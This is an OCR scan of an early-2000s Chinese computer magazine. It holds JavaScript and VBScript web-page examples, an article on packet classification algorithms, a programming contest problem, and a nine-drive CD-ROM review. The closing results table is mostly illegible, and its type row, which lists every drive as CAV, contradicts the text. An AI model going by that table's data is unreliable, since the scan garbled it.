function my_sound()
   {
   if (msie4) //是否为IE 4.0以上版本
  {
  if (document.my_music.opt.value=="1")    //选择曲目1
 {
 document.NAME2.stop();  //关闭另一支曲目
 document.NAME1.play();  //播放曲目
 }
  else
{
if (document.my_music.opt.value=="2")  //选择曲目2
   {
  document.NAME1.stop();
  document.NAME2.play();
   }
else    //取消背景音乐
   {
  document.NAME1.stop();
  document.NAME2.stop();
   }
}
  }
  }
```


上述程序是在IE浏览器中的实现方法,如果要求同时适用于 Netscape，只需增加少量的判断语句，播放语句改为 document.NAME.run()即可。

4.在HTML文档的<BODY>标记中增加onLoad="check_ok",对浏览器认证变量 msie4(可自由设定变量名)进行初始化,满足程序对浏览器的要求,防止在浏览器达不到要求时出现异常。

二、注释详尽、程序完整的示例程序清单

```
<html>
<head>
<title>活动背景音乐</title>
<script language="JavaScript">
<!--
  var msie4=false;
  //定义检测浏览器的函数
  function check_ok()
 {
 var nav=window.navigator.userAgent;
 var ie_ok=nav.indexOf("MSIE");
 if (ie_ok>0)   //是Microsoft Internet Explorer
msie4=parseInt(nav.substring(ie_ok+5,nav.indexOf(".",ie_ok)))>=4; /
```

```
/ IE 4.0以上版本
 }
  //定义更改背景音乐的函数
  function my_sound()
 {
         ...   //由于篇幅，具体代码请看上文
 }
//-->
```




```
</script>
</HEAD>
<BODY onLoad="check_ok()">

<embed name="music1" src="01.mid" loop=-1 autostart=false hidden=true mastersound>
<embed name="music2" src="02.mid" loop=-1 autostart=false hidden=true mastersound>
<h1>活动的背景音乐，请您自由选择</h1>
<form name="my_music" width=300>
  <select name="opt" size=1 onChange="javascript:my_sound()">
  <option VALUE="0" SELECTED>------无------</option>
  <option VALUE="1">曲目1</option>
  <option VALUE="2">曲目2</option>
</form>
</body>
</html>
```

精彩网页之在线游戏

□四川　刘永平

如今有许多网站都为网虫们准备了一些小巧有趣的网络在线游戏，它们不但可以为网虫们消除疲劳，同时也是网站吸引客户、增加访问量、提高网站互动性的法宝。这些小型的网络在线游戏大都是用JAVAAPPLET制作而成，但由于网速的原因，玩起来总不那么顺心。我在学习了VBSCRIPT之后，尝试用VBSCRIPT制作一个在线游戏，经过不断的思索和调试，终于做成了这个射击游戏。它完全是由浏览器端解释执行，在网页完整载入以后，就与服务器无关，所以它无论在网络通畅或是阻塞的情况下都可以玩，速度也一样快！下面我详细叙述这个游戏的制作过程，望与VBSCRIPT的爱好者们共同分享！

1 为保证传输速度，必须减少页面元素。本射击游戏只需三个小小的图片（都为几个KB），请先自己制作三个小图片，分别取名为：0002.GIF（做成兔子的样子，代表射击的目标），A_10.GIF(做成枪的样子，代表手枪)，POINT02.GIF（做成子弹的样子，代表子弹）。

2 游戏的原理是当页面载入后，“兔子”就从页面左边出现，慢慢从左边移动到右边，同时不停地闪烁，时而出现，时而消失，而当鼠标在页面上移动时，“手枪”也跟着左右移动，从而可以瞄准，瞄准后单击鼠标，“子弹”就向上射出。若打中“兔子”后，就显示消息，又一个“兔子”从左边出现。若未打中，也显示消息，“兔子”继续跑，同时页面中央为玩者显示了射击结果的统计信息。

3 页面源代码如下：

```
<html>
<head>
<title>射击游戏</title>
</head>
<body>
<!--第一个DIV块存放“兔子”0002.gif,并设置其ID为imgt,便于在VBScript中引用-->
<div id=imgt style="position: absolute; left: 300; top: 0; visibility: visible; width: 55; height: 40"><img src="0002.gif" width="50" height="40"></div>
<!--下面这个DIV块存放玩者的射击结果-->
<div id=txt style="position: absolute; left: 250; top:150; visibility: visible">
<font color=blue>击中次数:</font><span id=txtfs style="position: absolute"> <font color=red>0</font> </span><br>
<font color=blue>开枪次数:</font><span id=txtkqs style="position: absolute"> <font color=red>0</font></span><br>
<font color=blue>击中率 %:</font><span id=txtjzl style="position: absolute"> <font color=red>0</font></span><br>
```

```
<font color=blue>射击水平：</font><span id=txtsjsp style="position: absolute"> <font color=red>0</font></span>
</div>
<!-- 下面的两个DIV块分别存放“子弹”point02.gif和“手枪”a_10.gif-->
<div id=imgzd style="position:absolute;left:0;top:340"><img src="point02.gif">
</div>
<div id=imgq style="position:absolute;left:0;top:350"><img src="a_10.gif" width="28" height="40">
</div>
<!--以下是脚本程序-->
<script language="vbScript">
<!--
dim fs'声明三个全局变量，fs记录击中次数，kqs记录开枪次数，jzl记录击中率
dim kqs
dim jzl
sub window_onload()
    domove 'domove为处理“兔子”移动和闪烁的子程序
    imgq.style.left=window.event.x    '让“手枪”和“子弹”一起跟踪鼠标的移动
   imgzd.style.left=window.event.x
end sub
sub document_onmousemove()
   imgq.style.left=window.event.x    '鼠标在页面上移动时,“手枪”始终随鼠标左右移动
   zdnewy=int(imgzd.style.postop)
    if zdnewy=340 then   '在“子弹”未射出前才随鼠标左右移动，射出后直线上升
imgzd.style.left=window.event.x
   end if
end sub
sub document_onclick()
   kqs=kqs+1  '单击一次，射击次数加1
   txtkqs.innertext=kqs    '在页面上显示出射击次数
  dokq     'dokq为处理“开枪”后事件的子函数
end sub
sub domove '这是处理“兔子”移动的子函数
  newx=int(imgt.style.posleft+10)    '每次向右移动10
  imgt.style.left=newx
  if newx>document.body.clientwidth then    '若“兔子”移出了页面边界，则重新在左边出现
 imgt.style.left=0
  end if
  if imgt.style.visibility="visible" then  '此IF块使“兔子”在移动的同时闪烁
 imgt.style.visibility="hidden"
  else
 imgt.style.visibility="visible"
  end if
  tid=settimeout("domove",200) '（关键语句）设置一个定时器，每200毫秒执行一次domove,出现动画效果
end sub
sub dokq  '处理开枪后事件的子函数
  newy=int(imgzd.style.postop-20)  '子弹在开枪后每次向上移动20
  imgzd.style.top=newy
  zdtime=settimeout("dokq",5)  '（关键语句）设置一个定时器，每5毫秒执行一次dokq,出现子弹飞出效果
   if newy<50 then '此IF块检查“子弹”是否击中“兔子”
     zdx=int(imgzd.style.posleft)
     tx=int(imgt.style.posleft)
      if imgt.style.visibility="visible"  then
        if zdx>tx and zdx<(tx+50) then
          msgbox"哇！你打中它了，OK！"  '击中后显示消息，且使击中记录数加1
          fs=fs+1
          txtfs.innertext=fs    '在页面上显示击中次数
          cleartimeout(zdtime)  '关闭定时器，使子弹停止飞行
          imgt.style.left=0'击中后“兔子”重新在页面左边出现
         imgzd.style.top=340  '子弹重新出现在“手枪”上
 else
          msgbox"哎呀！你的枪法好臭啊！"
          cleartimeout(zdtime)  '关闭定时器，使子弹停止飞行
         imgzd.style.top=340   '子弹重新出现在“手枪”上
 end if
     else
          msgbox"哎呀！你的枪法好臭啊！"
          cleartimeout(zdtime)
         imgzd.style.top=340
   end if
  end if
  jzl=int((fs/kqs)*100)  '统计玩者的射击水平，并给出评价
  txtjzl.innertext=jzl & "%"
  if jzl<=30 then txtsjsp.innertext="很差！"
  if jzl>30 and jzl<=60 then txtsjsp.innertext="一般！"
  if jzl>60 and jzl<=80 then txtsjsp.innertext="较好！"
  if jzl>80 and jzl<=90 then txtsjsp.innertext="高手！"
  if jzl>90 then txtsjsp.innertext="神枪手！"
end sub
-->
</script>
</body>
</html>
```



效果如图所示，不错吧？

4 制作时，还可以适当调整两个定时器的时间参数，以改变游戏的难度。现在，一个小巧有趣的“在线”就做好了，这当中应用了许多VBScript的函数和技巧，在下愿与各位VBScript的爱好者们共同分享。这个游戏的完整版放在我的主页(http://bblyp.home.chinaren.com)上，欢迎有兴趣的朋友们来赏玩！以上代码在Win98、IE4.0浏览器上调试通过。

快速分类问题算法分析

——2000年第20期擂台赛解决方案评述

□北京　李秋平

（一）问题

本期的题目是一个研究中的实际问题，即报文的快速分类问题。常称流分类问题。

设1个报文的包头有n个整形变量x_1，x_2，…，x_n，那么可以设定一个规则库，利用规则库中的规则可以对报文进行分类，每条规则规定每个分量为某一特定值或可取介于某一上下限之间的值，符合某规则的报文将被分类为该规则指定的报文类型。

一般说，某一报文可能同时符合几条规则的要求，这时报文应按其中优先级最高的规则分类类型处理。

显然，仅仅是编程完成分类任务就太简单了！

只要将待分类包的变量与规则库中的规则依次逐条对比就可以了，这也就是线性搜寻法，但效率太低了。

流分类问题目前存在非常重要的应用背景：

如防火墙，经过防火墙的IP包，包头记录有一组特征量：目的IP地址、源IP地址、目的端口号、源端口号、协议类型等等，管理员就可通过规则设置，防止重要数据被人随便访问；也可阻止内部人员对外部“有问题”站点的访问。

再如路由器，区分不同IP包，可提供不同优先级或不同类型的服务。

现代通信技术的发展，特别是光纤技术的发展，使数据传输率非常高，因此快速的包分类即流分类问题自然成了提高网络性能迫切需要解决的重要问题。

（二）常见算法的原理简介

1.线性查找

简单说就是与规则库中的规则逐条对比，下面列出主要性能指标：

流分类时间	O(n)
空间开销	O(n)
规则库更新速度　加入/删除	O(1)/O(n)

该算法没有预处理。

优点：所需存贮空间少，且规则库增加规则速度快，二者都达到了理想状态；

缺点：流分类太慢，需查遍所有规则。

2. 哈希查找：时间与空间的矛盾与折中

假如有足够大的天量内存，如2^k，k为所有变量位数之和。那么，可以对每一个离散的包头特征量空间的每一个离散取值点先经预处理得到该点的分类号，再存入一个哈希大表中；那么，流分类时，只要一次查询该表即可得到分类结果。

但显然，由于特征量空间位数太大，这是不现实的。这实际提供了一种基本的思想；空间与时间可以互换，最佳的算法应该是在时间与空间上的最佳折中。

一种实际的做法是建立一个内存空间切实允许的哈希表，每一个哈希表项可能对应许多规则，对这些规则再用其他方法，如组织成树的结构，进行二次处理，并等待进一步处理。

3.折半查找

为克服线性查找需要遍历所有规则才能得到结果的缺点，一种减少时间复杂性的方法是将规则进行某种预处理，如果可以建立某种线性有序关系，则可以对规则库预先进行排序，然后进行折半查找，实现流分类。

这种情况下：

空间复杂度仍为O(n)；

包流分类处理的时间复杂度为$O(\log_2^{(n)})$；

增加一条新规则时，需要查到正确的排序位置并插入到该位置中，时间复杂度为$O(\log_2^{(n)})$。另外，还必须将该位置之后相应的数据逐项后移，最差情况下时间复杂度约为O(n)，故增加新规则的时间复杂度为$O(n+\log_2^{(n)})$。

删除一条规则时，如果该规则不是最后一条规则，则除了将该规则数据删除外，还需要将其后面的规则数据依次向前移动，因此删除规则的时间复杂度在最差情况下也是约为$O(n+\log_2^{(n)})$。

实际上，一些实际采用的流分类算法在某些步骤上采用了折半法。

折半查找的思想也可推广到多维空间：

每一步在空间某1维取一垂直该维轴的超平面，这样可将规则集按空间关系分为3个子集：整个长方体内点的该维值都大于指定值的规则集R(up)，整个长方体内点的该维值都小于指定值的规则集R(down)，长方体内点的该维值有大于也有小于指定值的规则集R(Cross)。

这样一步步递归处理可将规则库构成一个树状结构。

实际操作中，如何选超平面，其原则应该是使树达到最佳平衡，R(Cross)数最少，R(up)与R(down)数尽量一致。

流分类过程中，对1个点，可只探寻与该点同侧的R(up)或R(down)之一与R(cross)。

4. 基于树组织规则数据结构的方法

为克服线性查找需要遍历所有规则才能得到结果的缺点，

一种减少时间复杂性的方法是利用规则之间的相互关系,构成规则的关系结构,通过引入适当的树的数据结构,减少查寻次数。

在树的查找中,最差情况下的查找时间开销通常是由层数最多的分支决定的。如果某一分支很深,层数很多,即便其他分支层数很少,最差情况的指标也会较差。因此在树的构造中,应该使各分支的深度均匀平衡,一些常用的方法有红黑树、2-3 树、2-3-4 树等。

设树的深度为w,则查找所需的时间复杂度通常为O(w)。

5.一种硬件方案:CAM硬件实现的完全并行查找

流方类的并行CAM硬件实现将是提高速度的有效办法,CAM 内容寻址存贮器实现了对查询内容的并行处理,得到内容"寻址能力"的流分类处理。

内容寻址存储器(CAM)提供了一种"直接由内容查找表项"的手段,通常实际上是通过数据总线完全并行地与所有存储单元进行比较实现的。

CAM 在路由查找与流分类中应用的典型结构如图 1 所示 。




图 1

首先,相应的规则存贮在TCAM中,每1位可以有3种状态:0,1 与 x。

当输入数据总线输入相应IP包的特征量数据时,将在TCAM中同时并行地与每个单元内的规则数据进行比较:

规则某位是1,则当输入对应位为1匹配,为0不匹配;

规则某位是0,则当输入对应位为0匹配,为1不匹配;

规则某位是x,则当输入对应位为0或为1都匹配。

当且仅当对该规则的整个规则特征向量字的每一位,都匹配,才称该IP包与该规则匹配。

TCAM 按此匹配规则将输出相应所有匹配规则的信息,由于多重匹配的存在,对1个IP包,输出的可匹配规则可能不只1条。

因此需要一个优先级处理单元,如图1的中间单元,从所有匹配规则中选择出优先级最高的1条匹配规则,以此进一步到分类表或路由表存贮单元中查出最后结果即可。

目前,已有商品化的 CAM 面市供选择,但容量与某些性能指标还有待进一步提高。

2000 年第 20 期获奖名单

擂　主:王明海(西安)

一等奖:赵　刚(武汉) 王　强(广东)

优秀奖:吕家宝(西安) 万　芳(哈尔滨) 周建国(北京) 万　芳(哈尔滨) 毕占奎(云南) 刘胜利(湖南) 方万能(江西) 国智利(江苏) 张建伟(甘肃) 任明非(辽宁) 刘晓通(四川) 吴志强(浙江) 杨成志(天津) 何庆国(湖北) 贾西三(福建)

本期评委:吴文虎 刘雅英 罗光宣 李秋平

擂主将获得"紫光电脑笔(Unispen 3040A)"一个与"扫描大师套装光盘"一套;一等奖获"扫描大师套装光盘"一套;优秀奖获本刊提供的光盘一张。

本期擂主与一等奖奖品由清华紫光提供。

2001 年第 2 期擂台赛题目

判断有向图是否是根树?

请编一程序,给定一有向图,判断该图是否是一棵根树,如是根树,给出根结点的点序号。

对给定有向图的数据放在一输入文件input.dat中,该图没有环(起点与终点是同一点的边)与平行边(起点与终点都相同的两条边)。

文件第1行为两整数n与m,分别表示有向图的点数与边数;以后有m行,每行给出一条边的起点v_i与终点的序号v_j。




图 1




图 2

实例:如图1不是一棵根树;图2则是一棵根树,根为 v_2 点。

参 赛 要 求

(1)要求有程序的简要说明,程序有较好的写作风格,适当的注释。

(2)非常欢迎将参赛程序通过软盘或 E-mail:arena@cfan.cn.net寄来。

(3)本次擂台赛评奖日期为:2001 年 3 月 25 日。

(4)来稿请寄:北京 9615 信箱《电脑爱好者》编辑部(擂台赛 2001 年第 2 期)收(100086)。



各显神通





九光驱华山论剑

作为一种标准的计算机数据读取设备，CD-ROM光驱已经成了衡量每一台电脑的重要环节。随着CD格式光盘的流行，程序、游戏、图库、MP3和CD歌曲……似乎一切我们想要的都会被做在CD光盘上。如果你是真正的电脑爱好者，相信这样的光盘你早已经拥有N多箱了。少爷自小就讨厌看书，不过自打有了电脑MM，少爷的CD光盘就像热恋中情人的情书一样，成指数曲线猛增。



好鞍还需好马配。少爷倒是不缺银子，反正姐姐嫁出去了！这次特地找来了光驱行家黄师傅。黄师傅的江湖绰号是孔明，除了干事认真外，他和少爷一样也是个烧包（简称烧包β版吧）。我们俩在一起就像鬼子进村，一下子从集上“光驱阁”里挑中了九款光驱，打算回家后再从中作进一步的筛选。掌柜的老李喜上眉梢，在感谢老天的同时，心里不停地感叹：天上掉下来两个“傻蛋”，酷毙了！而两个“傻蛋”则开始了他们的找乐之旅……




少爷是个执着的人，九款光驱他都喜欢；少爷也是个“鸡贼”的人，九个光驱他都想摸个“底掉”。　黄师傅带来了两套光驱测试软件，它们是较为流行的ZD CD WinBench99和CD Speed 99。通过它们，可以客观地测算出反映光驱性能的关键参数。而测试的硬件平台则采用了AMD K7 500的CPU，AMD750芯片组的技嘉主板和128兆内存。操作系统为Windows98简体中文版。此外，还有多张CD-ROM及各种颜色的CD-R、CD-RW光盘。不过在这里要强调一点：由于光驱的测试较为独特，不同的系统包括硬件平台和软件环境，都会对测试数据产生微小的影响。也就是说，在不同的软硬件环境中测得的结果会有微弱的差别。所以尽管这次使用ZDCD WinBench99测试了两遍后取平均值，所得到的数据也仅仅是为大家提供一个参考。另外，由于软件的代码编写不同，所以当我们在用CD Speed 99测试时，发现所得数据与ZD的数据也存在着微小的差异，不过大家都是在相同的平台下“跑”，基本结果还是非常吻合的。除了两款测试软件外，两个烧包还“事事”地测试了各种额外功能。为了测量光驱的质量，黄师傅还特地把祖传的英格兰台秤背了来，结果自然全在后面的文章中。好了，我们还是一起先看看这些东东吧。



详细内容请访问《电脑爱好者》网站http://www.cfan.net.cn和倚天硬件门户网站http://www.ITdoor.net

一、Acer-50速光驱




刚从盒里拿出这款光驱时，第一个感觉就是“好重啊”！孔明立刻拿称来称。好家伙，1225克，两斤半！看来这是货真价实的“钢制机芯”。通上电后，打开碟仓，外盖采用翻出式设计，出盘平稳。跑测试软件时，盘片旋转平稳，噪音并不大。从测试的结果上看，这款光驱最大的优点在于：在读一张光盘时，盘片旋转的启动时间和停止时间非常快(特别是旋转启动时间，仅为1.9秒)；ZD和CD Speed都反映，该光驱的CPU占用率也是很低的，这有利于节省工作时系统的资源。此外，在寻迹时间上，可以明显看出该款光驱在1/3盘片及盘末尾位置的读取速度上表现是非常不错的。相对而言，在测试曲线上可以看出：该款光驱的不足主要表现在起步时，旋转的加速度稍慢（在CD Speed的波形中，上面的线为读取速度；下面的线为电机旋转速度），需一小段时间后才可进入最佳状态。不过，就总体来讲，这款Acer-50速的表现能够令人满意。









这款光驱的性能相对较为整齐，虽然在CD Speed中不显山水，但在反应综合程序运行能力的ZD WinMark99:Overall(Thousand Bytes/sec)项目中表现却特别突出。在这一项目中，美达50的优势十分明显，两次测试结果均令大家刮目相看。在寻迹时间、CPU占用率及盘片的旋转启动和停止时间上，这款光驱的表现也算不错。相对而言，这款光驱的缺点主要集中在速度和噪声上。这可能是在测试时，阿“D”的盘片让它“吃”得太多了。不过它的噪声却是大了点，打瞌睡的孔明被它叫醒过两次，可能是因为自重轻了的缘故吧（该款光驱重950克）。另外，测试时没有完全固定在机箱上，也从客观上增加了震动的因素。在进出盘时，这款美达50速光驱的运转比较平稳，托盘采用平出式设计。



二、美达50速光驱



三、源兴52速光驱



这款光驱的测试波形特别标准，其光盘旋转的角速度十分稳定，且始终保持在高速恒定状态（请参看CD Speed波形中下面的横线）。读取数据也随着光头的外移而不断稳定升高，结束时，速度已达到52速，甚至有微弱超出（请参看CD Speed波形中上面的曲线）。可见它在速度上的表现是非常出色的。在ZD测试环境中，这款光驱在内道和外道数据传输速率上表现也是非常突出的。其中，内道传输速率为9款光驱中最快的，而外道传输速率也挤进了三甲的行列。与Acer-50的光驱一样，这款源兴52速光驱重1225克，看来货真价实！相比之下，这款光驱的不足之处主要表现在CPU占用率上，从表中数据不难看出：越到外道，光驱对CPU的占用率变得越发突出。在ZD的表现中同样有此现象。不过，与其他的光驱相比，由于这款源兴52速光驱捆绑了性能卓越的豪杰解霸软件光盘，并优化了软件与光驱硬件的工作模式，因此显得特别超值。








四、Genius 50速光驱


这是一款性能非常稳定的光驱，在CD Speed和ZD中的表现都是相当出色的。首先我们来分析一下它在CD Speed中的表现。从波形中可以看出，上扬曲线非常平直，当读到光盘尾部时，速度已经达到并微超50速。下部反应转速的线条，只在刚开始不久有一次小幅下移。可见盘片的转动在保持平均高速的同时，自身角速度旋转非常稳定。在平均速度、开始速度、结束速度以及随机寻迹时间上，这款光驱均无敌手。在ZD的测试中，反应综合性能指标的WinMark99:Overall(Thousand Bytes/sec)项目和ZD的读取时间、内外道传送速率上，该款光驱的表现也是非常抢眼的。总体来看，能在两个不同的测试软件环境中，性能均有出色的表现，说明了Genius 50速光驱还是经得起考验的。在测试过程中，光驱的进出仓十分稳定。说到缺点，这款光驱的CPU占用率稍差，光盘旋转启动和停止旋转所需要的时间比较长（分别需要5.9秒和7.4秒），在读盘时有一定噪声。此外，975克的自重也显得单薄了点儿。







五、LG 48速光驱








这款光驱带给我们的感觉是“风风火火闯九洲”。传说中它是那么的神秘，测试中它是那么的神奇。从CD Speed的波形中，我们可以直观地看到它的波形曲线走势还是比较理想的，在最后的读取阶段，图形曲线明显超过了48速的界限，这证明它还是物超所值的。而作为9款光驱中惟一一款P-CAV（部分角速度）的产品，从ZD的Transfer Rate:Outside(Thousand Bytes/sec)项目上看，这款LG 48速光驱的优势也主要集中在外道的读取性能上。作为该项目的第一，此光驱在CD Speed的光盘旋转启动速度项目上，也拥有比较突出的表现，可见这款光驱的确拥有一定的实力。要说不足之处，首先它的噪音比较大，这可能与它925克的“体重”有关。另外，内道读取数据的综合性能与外道相比要差一些。在CPU占用率方面，两套测试软件反映有些不太相同。在CD Speed的测试环境中，测得的CPU占用率要明显高于在ZD测试环境中的数值，也就是说：在CD Speed的测试环境中，这款光驱要耗费更多的CPU资源。并且这种消耗会随着光头向外的移动而增加（请参见CD Speed表项中，在4速和8速时分别占用14%和21%的CPU资源）。可见在系统的资源占用方面，这款光驱表现得并不算很稳定。

六、至美52速光驱




与LG48速光驱相比，这款至美52速光驱读盘的强项主要表现在读取盘片中间数据的性能上。从图中可以看出，其上扬曲线的中部有微鼓的趋势。9款光驱中，在光盘的1/3处寻迹时间它是最快的，而对光盘的随机寻迹时间它排第二。不过对于末尾数据的读取就有点儿逊色了，这反映了该款光驱在外道读取数据的综合能力要比内道弱。在CPU占用率上，这款至美52速光驱最值得自豪。从CD Speed表项中不难看到，在1速、2速、4速和8速时，CPU的占用率仅仅为0%、1%、2%和5%，列9款光驱之首！可见CPU占用率极低，是这款至美52速光驱突出的特点。从反应综合性能的ZD WinMark99:Overall(Thousand Bytes/sec)项目数值上看，这款光驱挤入了三甲，表现还是可圈可点的。谈到缺点，这款光驱在CD Speed测试时，两次都没有最终超越48速的界限。在Cd Speed波形中下面的直线有一处波动，这反映了自始至终，光盘电机的转动存在一次微弱的减速变化，不过这一变化不会对读取数据产生过大的影响。另外，这款1075克的光驱在光盘旋转启动时间和光盘旋转停止时间上略显迟缓。





七、同方48速光驱






这款重875克的同方48速光驱，是9款光驱中惟一使用CLV（恒定线速度旋转）的产品。可能是因为这一缘故，它的测试波形几次下来都不太理想。从波形中可以看出，由于是CLV运动，随着光头向外移动，盘片的角速度变得越来越小，光盘电机的转速也随之越来越小。因此在9款光驱里，只有它的波形下面的线是向下延伸的。而令我们不解的是：它的读取速度却没有太多的变化。在CPU占用率方面，ZD反映该款光驱的CPU占用率较低，而在CD Speed里，4速以下时表现不错，但4速以上却并不十分理想。不过该机的盘片旋转启动时间和旋转停止时间还是很短的。综合来看，可能是这两款测试软件不太适合这款光驱吧。



八、大白鲨48速光驱



在购买光驱的时候，早就听说这是一款与众不同的光驱，它的闪光之处在于其独特的反吊式设计。果然，在测试的过程中，这款大白鲨48速光驱给我们的第一印象便是：工作时旋转极为平稳，噪声很小。从性能上看，这款光驱最值得称道的有三个地方：一、综合表现出色。大家可以参看ZD的测试结果，在最具难度的WinMark99:Overall(Thousand Bytes/sec)项目中，大白鲨48速光驱的分值是最高的。这个测试项目直接反映了光驱的综合性能。从CD Speed上看，末尾的速度已明显超出了48速的界限，可见这又是一款物超所值的光驱。二、CPU占用率很低。在CD Speed中可以明显看出，其CPU占用率明显很低，达到与至美并列9款光驱之首的分值。三、读低质量CD-RW光盘的能力突出（在使用中我们发现：由于劣质的CD-RW光盘在多次使用后，性能会有明显的下降。因此，我们麻烦黄师傅找了张用了N多次的CD-RW劣质光盘）。在9款光驱中，大白鲨48速光驱的读盘效果最好。此外，这款“全场中”最重的钢芯光驱在平均速度和内道数据传输速度方面的表现也是非常出色的。相比之下，这款大白鲨48速光驱的不足之处在于寻迹时间稍慢（CD Speed中随机和1/3处寻迹时间排在第5），光盘的旋转启动时间稍长，当读到盘尾时曲线有一明显的小幅波动，这可能是因为此时少爷打了个喷嚏吧。






九、顺新50速光驱



标准版烧包和β版烧包一致认为：顺新在CD Speed中的波形曲线是最漂亮的，它在最终的速度上达到了50速的标准。与其他光驱相比，顺新的光驱在读盘时从头到尾一直保持着均匀的旋转角速度，在两次测试中都没有发现过转速波动的迹象。这一点充分说明了该款光驱在工作时转动是非常稳定的。众多项目中，顺新50速光驱突出的性能主要反应在寻迹时间方面。其中在CD Speed环境下，1/3盘和满盘的读取时间它均排在次席；而它在CD Speed中反应速度的前3个项目及反应综合因素的ZD WinMark99:Overall(Thousand Bytes/sec)项目上也取得了第四名的好成绩。相对而言，我们主观地认为：顺新过于整齐而平均的性能也许正是它需要突破的地方，也许我们不太讲理，不过我们还是希望在保持现有高性能的同时，在外道读取速率方面及盘片停止旋转的时间上，这款光驱能够更上一层楼。





好了，都溜了一遍，我们粗略看看它们之间的横向比较吧。为了能够反映出这9个东东的差异，我们以CD Speed99的数据作为参考，以ZD的数据为辅助参考，此外还综合了一个大表，来看看大致的轮廓。两个烧包将CD Speed99的数据列表排出，每项括号中的数字为名次，数字越小，名次越靠前。并列的名次相同。这样把所有的名次值相加，所得分值为光驱的总体表现。别乐，注意分值越小的名次越靠前。同时，另两个表中也有值得参考的地方。不过请大家记住：烧包是个谦虚的人，这种烧包的玩法仅供大家参考呦。：》



CD Speed 99 测试结果：

	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
speed（速度）									
average（平均）	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
start（起始）	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
end（结束）	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
type（类型）	CAV	CAV	CAV	CAV	CAV	CAV	CAV	CAV	CAV
seek times（寻道时间）									
random（随机）	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
1/3	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
